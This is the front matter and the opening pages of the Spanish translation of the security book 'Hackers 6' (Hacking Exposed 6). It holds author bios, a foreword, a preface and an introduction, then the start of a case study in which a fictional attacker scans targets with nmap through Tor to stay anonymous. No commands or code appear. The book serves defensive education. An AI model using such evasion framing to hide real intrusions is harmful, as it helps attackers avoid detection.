"En este momento tiene en sus manos uno de los libros más reconocidos sobre seguridad. En vez de ser un actor secundario, aproveche los valiosos conocimientos que proporciona Hackers 6."
–Dave DeWalt, presidente y director general, McAfee, Inc.

Edición 10º Aniversario

HACKERS 6

Secretos y soluciones de seguridad en redes

Stuart McClure, CISSP, CNE, CCSE
Joel Scambray, CISSP
George Kurtz, CISSP, CISA, CPA

Mc Graw Hill

¡El libro de seguridad informática más vendido en todo el mundo!

HACKERS 6
SECRETOS Y SOLUCIONES DE SEGURIDAD EN REDES

HACKERS 6
SECRETOS Y SOLUCIONES DE SEGURIDAD EN REDES

STUART **McCLURE**
JOEL **SCAMBRAY**
GEORGE **KURTZ**

Traducción

JORGE ARTURO PINEDA SÁNCHEZ
Traductor profesional

ELOY PINEDA ROJAS
Traductor profesional

MÉXICO • BOGOTÁ • BUENOS AIRES • CARACAS • GUATEMALA • MADRID
NUEVA YORK • SAN JUAN • SANTIAGO • SÃO PAULO • AUCKLAND
LONDRES • MILÁN • MONTREAL • NUEVA DELHI • SAN FRANCISCO
SINGAPUR • SAN LUIS • SIDNEY • TORONTO

Director editorial: Fernando Castellanos Rodríguez
Editor: Miguel Ángel Luna Ponce
Supervisor de producción: Zeferino García García

HACKERS 6
Secretos y soluciones de seguridad en redes

Corporativo Punta Santa Fe
Prolongación Paseo de la Reforma 1015, Torre A
Piso 17, Colonia Desarrollo Santa Fe,
Delegación Álvaro Obregón
C.P. 01376, México, D. F.
Miembro de la Cámara Nacional de la Industria Editorial Mexicana, Reg. Núm. 736

ISBN: 978-607-15-0221-6

Translated from the 1st English edition of
Hacking Exposed 6: Network Security Secrets & Solutions
By: Stuart McClure, Joel Scambray and George Kurtz

ISBN: 978-0-07-161374-3

1234567890 098765432101

Impreso en México *Printed in Mexico*

Para mis hermosos hijos, ilufaanmw...
Para Samantha, ¡¡¡lumlg...tml!!! ☺
—Stuart

Para mi pequeña banda de rock: ustedes son mis ídolos.
—Joel

Para mi familia amorosa, Anna, Alexander y Allegra, quienes me dan inspiración, guía y apoyo firme. Para mi mamá, Victoria, por ayudarme a definir mi carácter y por enseñarme a sobrepasar la adversidad.
—George

ACERCA DE LOS AUTORES

Stuart McClure, CISSP, CNE, CCSE

Reconocido ampliamente por su extenso y profundo conocimiento de productos de seguridad, se considera que Stuart McClure es una de las principales autoridades de la industria en seguridad de la información hoy en día. Un visionario de seguridad afamado y aclamado, McClure tiene más de dos décadas de liderazgo ejecutivo y tecnológico con experiencia técnica, operacional y financiera profunda.

Stuart McClure es vicepresidente de operaciones y estrategia de la unidad de negocios de riesgo y conformidad en McAfee, donde es responsable de la salud y promoción de administración de riesgo de seguridad y conformidad de soluciones de productos y servicios. En 2008, Stuart McClure fue director ejecutivo de servicios de seguridad en Kaiser Permanente, la organización de mantenimiento de salud más grande del mundo, donde supervisó a 140 profesionales de la seguridad y fue responsable de la conformidad, vigilancia, asesoría, arquitectura y operaciones de seguridad. En 2005, McClure llegó a ser vicepresidente de amenazas mundiales, al dirigir todo AVERT. AVERT es el equipo de respuesta heurística y firma de detección de virus, malware y ataques de McAffe, que incluye a más de 140 de los programadores, ingenieros y profesionales de seguridad más inteligentes de todo el mundo. Su equipo monitoreó amenazas de seguridad mundiales y proporcionó capacidades de creación de firma de seguimiento. Entre sus muchas responsabilidades estratégicas, McClure fue también responsable de proporcionar una visión estratégica y de mercadotecnia para que los equipos eleven el valor de la experiencia de seguridad a los ojos del consumidor y el público. De forma adicional, creó una revista semestral, *Sage Magazine*, una publicación de seguridad dedicada a monitorear las amenazas globales.

Antes de tomar el equipo de AVERT, Stuart McClure fue vicepresidente de desarrollo de productos de administración de riesgo, en McAfee, Inc., donde fue responsable de llevar a cabo estrategia de producto y mercadotecnia para la familia McAfee Foundstone, de mitigación de riesgo y soluciones de administración. Antes de su función en McAfee, McClure fue fundador, presidente y jefe de tecnología de Foundstone, Inc., que fue adquirido por McAfee en octubre del 2004, por 86 millones de dólares. En Foundstone, McClure dirigió el desarrollo y la estrategia de productos de Foundstone, además de tomar responsabilidades operativas para todo el desarrollo, el soporte y la implementación tecnológicos. McClure elevó las ganancias anuales más de 100% cada año desde la fundación de la empresa en 1999. McClure también fue autor de la patente principal de la compañía #7 152 105.

En 1999 creó y fue coautor de *Hacking Exposed: Network Security Secrets & Solutions*, el libro de seguridad computacional más vendido, con más de 500 000 copias vendidas a la fecha. El libro se ha traducido a más de 26 idiomas y tiene el lugar #4 en libros de computación más vendidos (posicionándolo como uno de los libros de seguridad y computación más vendidos en la historia). McClure también es coautor de *Hackers en Windows 2009* (McGraw-Hill Educación) y *Web Hacking: Attacks and Defense* (Addison-Wesley).

Antes de Foundstone, McClure tuvo varios puestos de liderazgo en administración de seguridad y tecnología de la información, con el equipo National Security Profiling Team, de Ernst & Youngs, dos años como analista de industria con el centro de pruebas de InfoWorld, y cinco años como director de tecnología de la información para el gobierno estatal y local de California, dos

años como dueño de su propia consultoría sobre tecnología de la información, y dos años en tecnología de la información con la Universidad de Colorado, en Boulder.

McClure tiene estudios en psicología y filosofía, con especialidad en aplicaciones de ciencia de la computación, por la Universidad de Colorado, en Boulder. Después obtuvo varias certificaciones, incluidas CISSP (Certified Information Systems Security Professional, profesional de información de sistemas de seguridad certificado) de ISC2, CNE (Certificated Novell Engineer, ingeniero certificado de Novell) y CCSE (Check Point Certified Security Expert, experto certificado de seguridad de Check Point).

Joel Scambray, CISSP

Joel Scambray es cofundador y jefe oficial ejecutivo de Consciere, proveedor de servicios de asesoría en seguridad. Ha dado asistencia desde compañías recién fundadas hasta otras incluidas entre las 50 más importantes, de acuerdo con la revista *Fortune,* para enfrentar sus desafíos de seguridad de la información y obtener oportunidades por más de una docena de años.

La experiencia de Scambray incluye funciones como ejecutivo, consultor técnico y empresario. Fue director en Microsoft Corporation, donde llevó los esfuerzos de seguridad de servicios en línea de Microsoft por tres años antes de unirse a la división de plataforma y servicios de Windows, para concentrarse en la arquitectura de tecnología de la seguridad. Joel también fue cofundador de software y servicios de seguridad de Foundstone, Inc., y lo guió a la adquisición por McAfee en 86 millones de dólares. También ha tenido puestos como administrador de Ernst & Young, jefe de estrategia para Leviathan, columnista de seguridad en Microsoft TechNet, editor general en *InfoWorld Magazine* y director de tecnología de la información en una firma importante de bienes raíces comercial.

Joel Scambray ha sido coautor de *Hacking Exposed: Network Security Secrets & Solutions* desde que ayudó a crear el libro, en 1999. También fue autor de la serie *Hackers en Windows* (McGraw-Hill Educación) y *Hacking Exposed Web Applications* (McGraw-Hill Professional).

Scambray cuenta con enorme experiencia en el desarrollo de tecnología, operaciones de seguridad de tecnología de la información y consultoría a clientes que van desde empresas pequeñas que apenas empiezan hasta las más grandes del mundo. También ha hablado ampliamente acerca de seguridad de información en foros que incluyen Black Hat, I-4 y The Asia Europe Meeting (ASEM), además de organizaciones como CERT, el Computer Security Institute (CSI), ISSA, ISACA, SANS, corporaciones privadas y agencias gubernamentales como la agencia coreana de seguridad de la información (KISA), el FBI y RCMP.

Scambray tiene una licenciatura en ciencias por la Universidad de California en Davis, una maestría de la UCLA, y es profesional de información de sistemas de seguridad certificado (CISSP).

George Kurtz, CISSP, CISA, CPA

Ex presidente de Foundstone y vicepresidente y administrador general de la unidad de negocios de riesgo y conformidad, en McAfee, George Kurtz es experto, autor y empresario de seguridad internacionalmente reconocido, además de orador frecuente en casi todas las conferencias industriales. Kurtz tiene más de 16 años de experiencia en el espacio de la seguridad y ha ayudado a cientos de organizaciones y agencias gubernamentales grandes abordando los problemas de

seguridad más exigentes. Ha sido citado o presentado en muchas publicaciones, medios de comunicación y programas de televisión importantes, incluidos CNN, Fox News, ABC World News, Associated Press, *USA Today, Wall Street Journal, The Washington Post, Time, Computer World, eWeek, CNET* y otros.

George Kurtz es responsable de guiar el crecimiento a nivel mundial de McAfee en los segmentos de riesgo y conformidad. En su función, ha ayudado a transformar a McAfee de una compañía de productos de punta a un proveedor de soluciones de administración de riesgos de seguridad y optimización de conformidad. Bajo su dirigencia, McAfee ha incrementado significativamente el precio general de venta promedio de la empresa y sus avances competitivos. Antes, Kurtz fue vicepresidente de McAfee Enterprise, donde se encargó de ayudar a llevar a cabo el crecimiento del portafolio de productos de la empresa a una base mundial.

Antes de su trabajo en McAfee, Kurtz fue presidente de Foundstone, Inc., que fue adquirida por McAfee en octubre de 2004. En este puesto, Kurtz llevó una combinación única de perspicacia y conocimiento sobre seguridad técnica de negocios a Foundstone. Habiendo elevado en más de 20 millones de dólares el financiamiento, Kurtz posicionó la compañía para un crecimiento rápido y la llevó a que tuviera 135 empleados en cuatro años. El espíritu empresarial de Kurtz posicionó a Foundstone como uno de los proveedores de soluciones de seguridad más importantes en la industria.

Antes de Foundstone, Kurtz sirvió como administrador y líder nacional del grupo de servicios de creación de perfiles de seguridad de Ernest & Young. En este puesto, Kurtz fue responsable de administrar y dirigir diversos compromisos de seguridad relacionados con el comercio electrónico con clientes dedicados a prestar servicios financieros, de producción, comercialización, farmacéuticas e industrias de alta tecnología. También fue corresponsable de desarrollar el curso "Extreme Hacking" (hackeo extremo). Antes de unirse a Ernest & Young, fue administrador en Price Waterhouse, donde era responsable de desarrollar sus metodologías de ataque y penetración basados en red utilizadas en todo el mundo.

Bajo la dirección de George Kurtz, él y Foundstone han recibido varios premios, incluidos "Top 500 Companies" de Inc., "Software Entrepreneur of the Year 2003" (empresario de software del año 2003) y "Software CEO of the Year 2005" (presidente de software del año 2005), de Software Council of Southern California; "Fast 50", de Fast Company; "Outstanding Executive" (ejecutivo sobresaliente), de American Electronics Association; "Fast 50", de Deloitte; "Entrepreneur of the Year Finalist" (empresario finalista del año), de Ernst & Young; "Hottest 25 People" (Las 25 personas más importantes), de Orange County, y otros.

Kurtz tiene estudios en ciencias por la Universidad Seton Hall. También tiene varias designaciones industriales, incluidas profesional de información de sistemas de seguridad certificado (CISSP), auditor de sistemas de información certificado (CISA, Certified Information Systems Auditor) y contador público certificado (CPA, Certified Public Account). Recientemente obtuvo la patente #7 152 105, "Sistema y método para detección e informe de vulnerabilidad de red". Las patentes adicionales están todavía en trámite.

Acerca de los colaboradores

Nathan Sportsman es asesor de seguridad de la información cuya experiencia incluye puestos en Foundstone, una división de McAfee; Symantec; Sun Microsystems, y Dell. A través de los años, Sportsman ha tenido la oportunidad de trabajar en todas las áreas importantes y sus clientes van de Wall St. y Silicon Valley a agencias de inteligencia gubernamental e instituciones de

educación renombradas. Su trabajo abarca varias líneas de servicio, pero se especializa en seguridad de software y red. Sportsman también es orador público frecuente. Ha enseñado las técnicas más recientes de hackeo en la National Security Agency, ha servido como instructor de las Ultimate Hacking Series en Black Hat y es presentador regular de varias organizaciones como ISSA, Infragard y OWASP. Sportsman ha desarrollado varias herramientas de seguridad y ha hecho contribuciones al conjunto de herramientas Solaris Software Security (SST). Sus designaciones industriales incluyen profesional de información de sistemas de seguridad certificado (CISSP) y manejador de incidentes certificado de GIAC (GCIH, GIAC Certified Incident Handler). Sportsman tiene una licenciatura en ciencias, en ingeniería eléctrica y computacional por la Universidad de Texas, en Austin.

Brad Antoniewicz es el líder de las líneas de servicios de asesoramiento de penetración y evaluación y vulnerabilidad de redes de Foundstone. Es un asesor de seguridad que se concentra en valoraciones de vulnerabilidades internas y externas, penetración de aplicaciones Web, revisiones de configuración de firewall y enrutador, arquitecturas de red seguras y hackeo inalámbrico. Antoniewicz desarrolló la clase inalámbrica Ultimate Hacking, de Foundstone, e imparte los cursos Ultimate Hacking Wireless (hackeo definitivo inalámbrico) y la tradicional Ultimate Hacking (hackeo definitivo). Antoniewicz ha sido orador en muchos eventos, ha sido autor de varios artículos y ensayos y ha desarrollado muchas de las herramientas de valoración internas de Foundstone.

Jon McClintock es un asesor de seguridad de la información que vive en el noreste del Pacífico. Se especializa en seguridad de aplicaciones, desde el diseño hasta la interpretación e implementación. Tiene más de diez años de experiencia en software profesional, que cubre seguridad de la información, desarrollo de software orientado a empresas y servicios, e ingeniería de sistemas incrustados. McClintock ha trabajado como ingeniero de software en el equipo de seguridad de la información, en Amazon.com, donde colaboró con equipos de software para definir requisitos de seguridad, valorar la seguridad de aplicaciones y educar a los desarrolladores acerca de mejores prácticas de seguridad de software. Antes de Amazon, Jon desarrolló software para dispositivos móviles y para sistemas operativos de bajo nivel y controladores de dispositivos. Tiene una licenciatura en ciencias de la computación por la Universidad del Estado de California, en Chico.

Adam Cecchetti tiene más de siete años de experiencia profesional como ingeniero e investigador de seguridad. Es un asesor de seguridad para Leviathan Security Group, ubicado en el noroeste del Pacífico. Cecchetti se especializa en prueba de penetración de hardware y aplicaciones. Ha liderado evaluaciones para empresas incluidas entre las 500 más importantes del mundo, de acuerdo con la revista *Fortune*, en un gran conjunto de ramas. Antes de ser asesor, fue ingeniero de seguridad para Amazon.com, Inc. Cechetti tiene una maestría en ingeniería computacional y eléctrica por la Universidad Carnegie Mellon.

Acerca del revisor técnico

Michael Price, administrador de investigación de McAfee Foundstone, es responsable del desarrollo de contenido para el producto de administración de vulnerabilidad de McAfee Foundstone Enterprise. En su función, Price trabaja con un equipo mundial de investigadores de seguridad responsables de implementar revisiones de software designadas para detectar la presencia de vulnerabilidades en sistemas computacionales remotos. Tiene amplia experiencia en el campo de la seguridad de la información, habiendo trabajado en áreas de análisis de vulnerabilidad y desarrollo de software de seguridad por más de nueve años.

CONTENIDO BREVE

PARTE 5 Apéndices

CONTENIDO

PARTE 4 Hackeo de aplicaciones y datos

PRÓLOGO

El alcance de la frase "seguridad de la información" se ha expandido de manera importante en la última década. El término ahora se extiende más allá de proteger los secretos de corporaciones grandes y gubernamentales para incluir al consumidor promedio. Nuestra información más confidencial se almacena en amplias cantidades. Las tentaciones para quienes tienen las herramientas para cometer engaños electrónicos ilícitos en el conjunto de datos confidenciales son demasiado atrayentes como para ignorarse. Además, los criminales cibernéticos no tienen miedo a las leyes existentes.

Este volumen de *Hackers* contiene las más nuevas lecciones aprendidas acerca del panorama de las amenazas. Su meta es la educación: un elemento superior en la lucha continua contra el crimen cibernético. Este libro apunta a educar a quienes tienen la experiencia técnica para defender a nuestras naciones, nuestras instituciones educativas, nuestros bancos, nuestros vendedores, nuestras utilidades, nuestras infraestructuras y nuestras familias. En los últimos dos años, la amenaza cibernética global se ha duplicado. Nuestros profesionales de seguridad necesitan al menos el doble de conocimientos que los criminales para evitar este peligro.

Mediante la educación, esperamos expandir el conocimiento de los actuales profesionales de la seguridad y promover y permitir una nueva generación de expertos de seguridad en tecnología de la información para que realicen la desalentadora tarea de acabar con un ejército inconmensurable de enemigos habilidosos. Conforme la comunidad de criminales cibernéticos crece, las redes y la información compartida acerca de hackeos, explotaciones y malas conductas electrónicas también lo hace, así que debemos compartir nuestro conocimiento sobre amenazas y vulnerabilidades. Si vamos a desafiar al enemigo que tiene acceso infinito e instantáneo a las técnicas y esquemas actuales más comerciales, debemos equiparnos con aliados que tengan los mismos conocimientos.

En el pasado, la amenaza de una brecha de datos sería algo que las personas sólo experimentarían al ver una película. La imagen de un criminal en un cuarto oscuro con una PC entrando al "mainframe" fue alguna vez tan romántica y estuvo tan alejada del concepto que no se tomó ampliamente como una amenaza real. Pero los últimos años nos han enseñado, a costa de cientos de millones de registros privados que se rompieron, que las fugas de datos atacan con eficiencia brutal en los lugares más prosaicos.

Como las ganancias han reemplazado a la vieja motivación de los hackers, que era la notoriedad y curiosidad, los objetivos de las fugas de datos han cambiado de instalaciones aseguradas fuertemente a suministros incontables de números de tarjetas de crédito. Debemos educar

no sólo a los profesionales de la seguridad, sino a quienes se encuentran en la posición de proporcionarles los recursos necesarios para proteger nuestros bienes más valiosos: los ciudadanos promedio y sus datos.

Con la expansión del contenido social creado por el usuario, el futuro de la Web ha sido claramente dependiente de las contribuciones de éste. Al mantener Internet seguro, también lo mantenemos vivo y evitamos que las restricciones planteadas por regulaciones basadas en el miedo puedan evitar nuevos y brillantes avances en tecnología y comunicaciones. Mediante la colaboración con las agencias de la ley, los gobiernos y colectivos internacionales, y además con la investigación y educación continua y más avanzada podemos cambiar las cosas contra el mar del crimen cibernético. Ahora tiene en sus manos uno de los libros de seguridad más exitosos jamás escritos. En lugar de ser un actor secundario, use la valiosa comprensión que le proporciona *Hackers 6* para ayudarse a sí mismo a su compañía y a su país para combatir el crimen cibernético.

—Dave DeWalt
Presidente, McAfee, Inc.

AGRADECIMIENTOS

Los autores de *Hackers 6* quieren agradecer sinceramente a los increíbles editores y al equipo de producción de McGraw-Hill Professional, quienes trabajaron en la sexta edición, incluidas Jane Brownlow y Carly Stapleton. Sin su compromiso con este libro y cada una de sus ediciones, no tendríamos un producto tan notable. En realidad, estamos agradecidos por tener un equipo tan admirablemente fuerte, dedicado a nuestros esfuerzos de educar al mundo acerca de cómo piensan y trabajan los hackers.

Gracias también a nuestros muchos colegas, incluidos Kevin Rich, Jon Espenschied, Blake Frantz, Caleb Sima, Vinnie Liu, Patrick Heim, Kip Boyle y al equipo en PMIC, Chris Peterson, la pandilla de Live Security, Dave Cullinane, Bronwen Matthews, Elad Yoran y Jim Reavis por iluminar siempre discusiones que han inspirado y sostenido nuestro trabajo de tantas maneras (y disculpas a las muchas personas no mencionadas debido a nuestro descuido). Agradecemos también de manera especial a los colaboradores de esta edición, Jon McClintock, Adam Cecchetti, Nathan Sportsman y Brad Antoniewicz, quienes proporcionaron ideas inspiradoras y contenido convincente.

¡Gracias especiales a todos nuestros lectores devotos! Han hecho de este libro un tremendo éxito en todo el mundo. ¡No podemos agradecer lo suficiente!

PREFACIO

La perspectiva del jefe de seguridad de la información

LA SEGURIDAD DE LA INFORMACIÓN HOY EN DÍA ES UN NEGOCIO RIESGOSO

Cuando la primera edición de *Hackers* vio la luz hace diez años, la administración de riesgo de seguridad era apenas un bebé, incapaz de caminar, hablar o cuidarse a sí mismo, mucho menos definirse. Hemos avanzado mucho desde esos días en que el término "riesgo" aludía más a tablas de seguros realizadas por actuarios que a la seguridad. Hoy en día, no puede siquiera empezar a practicar la seguridad sin pensar en el riesgo, o sin tomarlo en cuenta o incorporarlo en cada cosa que haga relacionada con la seguridad. Bienvenido a la evolución de la seguridad: el riesgo.

Por lo general orientado por las partes legal, financiera u operativa de una gran empresa, hoy en día la administración del riesgo de seguridad es un concepto aceptado de manera general. Los controladores de conformidad como Sarbanes Oxley (SOX), la industria del pago con tarjeta, y la Ley de portabilidad y responsabilidad de la información relacionada con la salud, SB1386 de California, y otros, han desplazado el centro de la seguridad de la información, y lo han alejado de ser una función propia de la tecnología de la información enterrada bajo capas de servicios enfocados alrededor de la "disponibilidad a toda costa", llevándolo a ser una responsabilidad integrada y compartida en el nivel del negocio fuertemente integrada con todos los tipos de riesgos de seguridad presentes en el entorno.

Las amenazas que evolucionan rápidamente están desafiando las prioridades y los procesos que usamos para proteger nuestras empresas. Cada día nuevas herramientas, técnicas, métodos, secuencias de comandos y malware de hackeo automático de los hackers llegan al mundo con ferocidad siempre creciente. Simplemente no podemos mantenernos a la par con las amenazas y el terreno que pueden abarcar en nuestro mundo. Sin embargo, a pesar del panorama de amenaza siempre en evolución, permanecen dos constantes. La primera es tan vieja como el tiempo, y es la que nos recuerda que la línea entre el bien y el mal es algunas veces borrosa: "Para atrapar a un ladrón debe pensar como un ladrón." Pero en la jerga de la seguridad de hoy en día mi fa-

vorito es "Piense como el malvado". La segunda constante es que los profesionales de la seguridad deben tener una pasión inquebrantable y una gran habilidad en realidades técnicas profundas de la seguridad de la información. Sin estas dos reglas universales, la falla de seguridad es inevitable.

"Piense como el malvado" es el corazón de la mentalidad de seguridad y ha sido escrita por muchos en la industria. En resumen, dice que para tener éxito en la defensa y la práctica de la seguridad, debe pensar como un atacante creativo. Sin esta habilidad de anticiparse a las amenazas y defenderse de forma proactiva de ellas, la seguridad será un ejercicio mecánico de control de lista de verificación basado en la historia de los incidentes. Y estará destinado a repetir las fallas de esa historia.

Otro requisito ineludible para practicar con éxito la seguridad de la información es la necesidad de conjuntar diversas habilidades. El desarrollo de directivas, la administración de programas, la implementación, el testimonio, etc., son funciones valiosas y necesarias, pero lo que hace la diferencia al final del día es tener habilidad para poner las "manos en el teclado". No existe un sustituto para el conocimiento practicado y experto de un profesional de seguridad sólido que ha vivido la guerra de las trincheras y ha sobrevivido. Se necesitan directivas y estándares de seguridad bien definidos, junto con un sólido programa de conformidad, pero un puerto abierto es un puerto abierto y una vulnerabilidad es una puerta de enlace a sus datos. Para lograr una seguridad sólida en cualquier entorno, resulta esencial que desarrollemos continuamente el conjunto de habilidades técnicas de quienes tienen pasión por proteger sus sistemas.

Hackers 6 es una de esas fuentes de información que contribuyen a ambos criterios de éxito. Sin importar el nivel que tenga en el ciclo de vida de la seguridad, ni la fortaleza técnica que tenga hoy, recomiendo que aun el personal de seguridad no técnico se exponga a este material para que aprenda a pensar como su enemigo, o al menos a apreciar la profundidad y sofisticación del conocimiento de los atacantes. Una vez que lea, absorba y entienda realmente el material de este libro y que desarrolle la actitud de seguridad, estará en vías de entregar administración de seguridad efectiva basada en riesgo en cualquier entorno. Sin estas herramientas estará avanzando torpemente, sin objetivo, y siempre se preguntará: "¿Por qué es tan difícil la seguridad?"

—Patrick Heim
CISO, Kaiser Permanente

INTRODUCCIÓN

EL ENEMIGO ESTÁ EN TODOS LADOS, ES LA COMPLACENCIA

Mientras la "industria" de la seguridad se encuentra en su segunda década, tenemos un enemigo muy evolucionado. Este enemigo no tiene cara ni voz, tampoco un expediente ni una experiencia tangible; ni siquiera nombre. La única forma de saber que existe es al medir nuestro progreso o la falta de él. El nuevo enemigo es la complacencia.

En la quinta edición hablamos de que el nuevo enemigo es la vigilancia. Pero lo que está debajo de la falta de vigilancia es la complacencia. Nos hemos vuelto complacientes (como lo hicimos antes del 11 de septiembre de 2001). Como diría Spock: "Los humanos son fascinantes." Sólo reaccionamos. No somos proactivos. No prevenimos hasta que algo pasa. Y después es demasiado tarde. Muy, muy tarde.

La industria de la seguridad y los profesionales que marcan los límites ya han estado luchando contra los enemigos en la puerta y los enemigos detrás de éstos (los ejecutivos y administradores que no entienden el riesgo que está tomando su organización cuando son apáticos acerca de la seguridad). Pero ahora debemos tratar con la complacencia que viene del "no pasa nada". Recuerde que la buena seguridad se mide por el "no pasa nada". Pero, ¿qué le pasa a la psique humana cuando "no pasa nada"? Creemos que es invencible. Que nada nos puede pasar. Nos olvidamos de nuestra vulnerabilidad y fragilidad. Nos olvidamos de que pueden pasar "cosas malas". Hasta la siguiente catástrofe...

Entonces, ¿cómo tratamos con este pantano? En nuestros viajes, sólo existe una forma de hacer que la seguridad tenga la atención que requiere, sólo una forma de hacer que "los focos se apaguen": mostrarlo. Y aquí es donde entramos. Tome este libro como su guía, como su receta para llamar la atención. Lleve esto a cualquiera que escuchará o a cualquiera que verá su pantalla por diez segundos, y muéstreles (en sistemas de prueba, por supuesto) qué puede pasar en un instante cuando un malvado, con la motivación y oportunidad de hacer cosas malas, voltea su atención hacia donde está usted. Después vea cómo se apagan los focos...

Qué hay de nuevo en la sexta edición

Nuestra misión infinita con *Hackers* consiste en actualizar continuamente y proporcionar análisis de seguridad de las tecnologías actuales para red, host, aplicación y bases de datos. Cada año nuevas tecnologías y soluciones hierven en la sopa primordial de Internet y las redes corporativas sin una sola idea de la seguridad.

Nuevo contenido

Aquí se muestran algunos nuevos elementos de la sexta edición:

- **Nuevo capítulo,** "Hackeo de hardware", que cubre candados físicos y tarjetas de acceso, RFID, tecnologías de seguridad de laptops, USB U3, bluetooth, firmware y muchos otros.
- **Nuevos hackeos de Windows,** que incluyen Terminal Services, husmeo de Kerberos, ataques de intermediario, Metasploit, explotaciones de controlador de dispositivos, nuevas herramientas de rompimiento de contraseñas, Firewall de Windows, Bitlocker y EFS.
- **Nuevos hackeos de UNIX,** THC Hydra, ataques de validación de entradas de Solaris, ataques de apuntador, envenenamiento de caché de DNS (versión 2008 de Kaminsky), caballos de Troya de UNIX, rootkits de kernel y nuevas técnicas de rompimiento de contraseñas.
- Cobertura de **nuevos hackeos inalámbricos.**
- **Nuevos hackeos de dispositivo de red,** que incluyen nuevas vulnerabilidades de Cisco.
- Cobertura de **nuevos hackeos de VPN y VIP**, que incluyen el uso de Google para hackear configuraciones VPN, hackeo de servidores IPsec VPN, ataque de IKE en modo agresivo, escaneo y enumeración SIP, hackeos de inundación de SIP, y trucos TFTP para descubrir tesoros VoIP.
- Nuevas técnicas de recopilación de información, escaneo y enumeración **que pueden pasar completamente desapercibidas**.
- **Nuevo apéndice condensado de negación de servicio** que le da sólo lo que necesita saber.
- Cobertura actualizada de **"Hackeo del usuario de Internet"** y **"Hackeo de código"**.
- **Nuevos estudios de casos** que cubren nuevas y eternas técnicas que los hackers reales usan para entrar al sistema y permanecer ahí (anónimos).

Navegación

Una vez más, hemos usado el formato *Hackers* popular para la sexta edición; cada técnica de ataque se resalta en márgenes como éste:

Éste es el ícono de ataque

Lo que facilita la identificación de herramientas y metodologías de penetración. Cada ataque se encuentra con formas para contrarrestar probadas en el campo, relevantes y prácticas que tienen íconos de medidas especiales para contrarrestar.

Éste es el ícono de medidas para contrarrestar

Vaya directo a la corrección del problema y mantenga a los atacantes fuera.

- Ponga especial atención a la entrada de usuario resaltada en negritas en listas de código.
- Cada ataque se acompaña de una evaluación de riesgo derivada de los tres componentes basados en la experiencia combinada de los autores.

Popularidad:	*La frecuencia de uso general contra objetivos vivos; 1 es el más raro, 10 el más usado*
Simplicidad:	*El grado de habilidad necesaria para realizar el ataque; 1 es un programador de seguridad maduro, 10 es cuando tiene poca o nula experiencia*
Impacto:	*El posible daño causado por la ejecución exitosa del ataque; 1 es la revelación de información trivial acerca del objetivo, 10 es una puesta en peligro de una cuenta de superusuario o equivalente*
Evaluación del riesgo:	***La calificación total de peligro (porcentaje de los tres valores anteriores)***

A todos

Un mensaje a todos los usuarios: como con todas las ediciones anteriores de *Hackers*, tome el libro en fragmentos, absorba su rico contenido en dosis y pruebe todo lo que le enseñamos. No hay mejor manera de aprender que "hacerlo". Tome todo el texto prescriptivo que hemos acumulado en estos capítulos y use la información. Después debe depurar y repetir. En otras palabras, vuelva a leer estas páginas una y otra vez (aunque piense que ya conoce todo). Le garantizamos que descubrirá nuevas dimensiones del contenido que le serán de ayuda.

Hemos sido bendecidos en esta vida con la capacidad de presentar este contenido a usted año tras año. Y su éxito se debe en gran parte al contenido, su naturaleza prescriptiva y los autores que le presentan los temas en formatos fáciles de digerir. Nunca previmos el éxito asombroso de *Hackers* en 1999, pero podemos predecir algo para el futuro: siempre y cuando vea un valor en lo que escribimos y llevamos a usted, seguiremos entregando este contenido en su formato no filtrado y "expuesto". Creemos que es nuestra misión y destino. ¡Feliz aprendizaje!

PARTE 1

RECONOCIMIENTO DE LO ESTABLECIDO

ESTUDIO DE CASO

Como descubrirá en los siguientes capítulos, recopilación de información, escaneo y enumeración son conceptos vitales en la protección de los activos personales. Al igual que un ladrón vigilará un banco antes de llevar a cabo su gran golpe, sus adversarios de Internet harán lo mismo. Escarbarán sistemáticamente hasta encontrar las debilidades de su presencia en Internet. Ah... y no tardarán mucho.

Esperar que los agresores liberen un escáner de red como nmap con todas las opciones habilitadas es de la época de 1999 (que, como coincidencia, es el año en que se escribió el libro *Hacking Exposed*). Estos agresores son mucho más sofisticados hoy en día, y mantener en el anonimato sus actividades es fundamental para un hackeo exitoso. Tal vez sería útil quitarle la cáscara a la cebolla...

TODO SE REDUCE AL ANONIMATO

A medida que Internet ha evolucionado, proteger su anonimato se ha vuelto todo un desafío. Se han desarrollado muchos sistemas para robustecer al anonimato, y, al mismo tiempo, sigue siendo muy práctico. La mayoría no ha llegado hasta donde ha conseguido hacerlo "The Onion Router" (el enrutador cebolla), o, de manera abreviada, Tor. Tor es una red anónima de enrutadores de poca latencia de segunda generación que permite a los usuarios comunicarse de manera anónima en Internet. El sistema fue patrocinado originalmente por el U.S. Naval Research Laboratory y se transformó en un proyecto de la Electronic Frontier Foundation (EFF) en el año 2004. Enrutamiento cebolla puede sonar como si el chef Oropeza se hubiera vuelto loco, pero en realidad es una técnica compleja para comunicación seudónima y anónima a través de la red. Los voluntarios operan un servidor proxy de cebolla en su sistema, el cual permite a los usuarios de la red Tor crear conexiones salientes anónimas mediante TCP. Los usuarios de la red Tor deben ejecutar un proxy de cebolla en su sistema, que les permite comunicarse con la red Tor y negociar un circuito virtual. Tor emplea una criptografía avanzada en forma de capas, de ahí el nombre de enrutador cebolla. La ventaja clave que Tor tiene sobre otras redes anónimas es su independencia de la aplicación y que funciona en el nivel de flujo TCP. Éste es consciente de proxy SOCKets (SOCKS) y funciona con mensajería instantánea, el chat de retransmisión de Internet (IRC, Internet Relay Chat) y la exploración Web. Aunque no es totalmente a prueba de tontos o estable, Tor representa un avance sorprendente en lo referente a comunicaciones anónimas en Internet.

Mientras que la mayoría de la gente disfruta de la red Tor debido a la comodidad de saber que puede navegar por Internet de manera anónima, Juan Hacker parece disfrutarlo para hacerle la vida imposible. Juan sabe que los avances en detección de intrusos y la tecnología para el comportamiento anónimo han recorrido un gran camino. También sabe que si quiere seguir haciendo lo que considera un derecho divino (es decir, hackear su sistema), necesita permanecer en el anonimato. Echemos un vistazo a varias formas en que puede volver anónimas sus actividades.

A-Tor-mentar a los chicos buenos

Juan Hacker es experto en encontrar sistemas, rebanarlos y revolverlos por diversión. Parte de su *modus operandi* consiste en usar nmap para escanear servicios abiertos (como servidores Web

o servicios de intercambio de archivos de Windows). Por supuesto, es muy ducho en la técnica de usar Tor para ocultar su identidad. Entremos a su mundo y examinemos su trabajo.

